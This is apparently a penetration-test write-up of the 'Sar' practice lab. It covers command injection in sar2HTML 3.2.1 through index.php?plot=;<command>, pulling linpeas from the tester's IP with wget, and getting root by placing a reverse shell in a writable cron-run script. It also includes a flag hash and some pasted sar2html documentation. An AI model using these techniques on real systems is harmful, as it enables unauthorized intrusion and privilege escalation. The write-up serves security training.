
Sar

Ursa – ursa@artiotech.org
OSID: 5472386

Contents

High-level Summary & Recommendations

High-level Summary Sar was submitted by Love Sharma on July 20th, 2020; the description shares that "This is not a conventional foothold-privesc type of machine. Only proof.txt is a valid flag." This, of course, is not true as we'll see later on in the walkthrough. It is a very simple challenge that anyone getting started on these labs would find refreshing. This lab focuses on API exploitation, cron jobs, and writeable files. The web server uses sar2HTML to plot system statistics; version 3.2.1 is vulnerable to Remote Code Execution (**RCE**) by passing **index.php?plot=;<command>** into the URL bar after the IP or hostname, whichever is preferred. To simplify the process, we'll use a python script that someone wrote (referenced later) to initiate a reverse shell. When we get access to the machine, we find that there's a cron job running every 5 minutes which runs the **finally.sh** file. Eventually, the **write.sh** file is executed, which the www-data user can write to. By adding a reverse shell one-liner to the write.sh file and waiting 5 minutes, we gain access to a root shell.



Sar

EASY

This is not a conventional foothold-privesc type of machine.
Only proof.txt is a valid flag.

Author: Love Sharma (view original submission)
Released on: Jul 20, 2020
Walkthrough: Yes

Figure 1: The Sar profile

Recommendations The system administrator should remove sar2HTML from the server; there are other ways to track system health that don't require that the server stay vulnerable to unwarranted access. Extra attention should be given to privileges of any executable that is run with cron. Due to negligence of the root user, we're able to leverage one of the files that's run to gain admin access to the machine.

Walkthrough

Service Enumeration

Keeping with habit, we'll add the IP address to our hosts file. We'll then check which ports are open by running a quick scan: **nmap -p- -v sar** then issuing a more in-depth one that specifies the open ports. Below is the list of open ports on the lab machine:

Services


The following ports have been found:

Port	Service	Version
22	SSH	7.6p1
80	HTTP	Apache httpd 2.4.29
631	IPP	N/A
5353	Zeroconf	N/A

The SSH service doesn't show anything interesting, and the HTTP server shows a few CVEs, but nothing stands out at the moment. We can go forward with checking out the web app to see what else shows up.

Penetration

Rather quickly, we can see there's one page in the **robots.txt** file: **sar2HTML**. When we go to this page, we see there's an application that shows system information. The version shown at the top left of the page is **3.2.1**, which we can search and find that it's vulnerable to remote code execution. **This page** details information about the vulnerability which we can use to get a shell on the machine. To make things easy, there's a **script** that manages a shell for us that only requires a few options. After supplying the remote IP, our IP and port, and the vulnerable page (sar2HTML), we get an interactive prompt that allows us to grab the **local.txt** file in the **/home** directory. Now, let's investigate to see if the claim in the lab machine's profile is true.



uid=33(www-data) gid=33(www-data) groups=33(www-data)

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:


```
0,10,20,30,40,50 * * * * /usr/lbin/sa/sa1
5 18 * * * /usr/lbin/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are s
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot
- Edit php.ini file and set:
  `upload_max_filesize` to 2GB.
  `post_max_size` to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run `./sar2html -c` in order to configure sar2html. You need to know apache user and group for setup.
- Open http://[IP ADDRESS OF WEB SERVER]/index.php
- Now it is ready to work.



```
The Host Appears Vulnerable, Running a basic shell ...
Enter: 'rs session' for a ReverseShell
$\cmd> _
```

Figure 2: A quick and easy shell


Maintaining Access

It's rather simple to maintain access, since we can just rerun the script to get another shell. No credentials were gained during this challenge, but no credentials are needed, not even to escalate privileges.

Privilege Escalation

We'll use the enumeration script **Linpeas** to take a look at any files that we have access to, which services are running, and which network connections are active. You can elect to do this manually, and it's a good idea when just starting out to get an idea of Linux systems. We just want to save time at the moment, so we'll elect to use enumeration scripts. To install Linpeas on the challenge machine, we'll start a Python http server in the directory on our system where the file is located. On the remote system, we'll run wget or curl with the location of our file (**wget http://192.168.45.5:8000/linpeas.sh**); running **ls** should show the enumeration script now in the present directory. If there are any issues in transferring the file, you may not have permissions to create files in your current directory; try changing directories to the **/tmp** directory instead, then try to download it again. You may also need to change permissions to run the file with the **chmod** utility.


When we run Linpeas, one of the pieces of information we gather is a cron job belonging to **root** which runs the **finally.sh** file in **/var/www/html/**. When we cat the finally.sh file, we see that another file is ran in the same directory: **write.sh**. As it turns out, the www-data user has write permissions to this file. If we can add some code to this file, it will eventually be run by the root user. We'll stick a bash reverse shell one-liner in write.sh and then run it to make sure that something will execute (it would be unfortunate to go through this effort and wait for the cron job to run, only to find out we waited for nothing). After confirming that we do get a reverse shell connection, we'll sit and wait, with netcat listening for a connection.



```
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
```

Figure 3: We can take advantage of cron jobs with lax permissions

After waiting for a few minutes, we get a notification and a command prompt from the lab machine. We can now grab the the **proof.txt** file from the /root directory and clean up the system.



```
root@sar:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 4: We got a root shell

Cleaning House


Tools & Artifacts

The following items have been added to the system:

Location	Name	Removed?
/tmp	linpeas.sh	Yes

Admittedly, not much has been added to the system, so there's not much to worry about. We just need to remove the linpeas utility we installed, and check for any new additions to the .bash_history log files.

System Proof Screenshot



```
root@sar:~# cat proof.txt
cat proof.txt
4e6043ab325dc539718c1c1623974298
root@sar:~#
```

Figure 5: Proof.txt file

Thank you for your time in reading this writeup, and I hope it's helped you with any issues you may have had.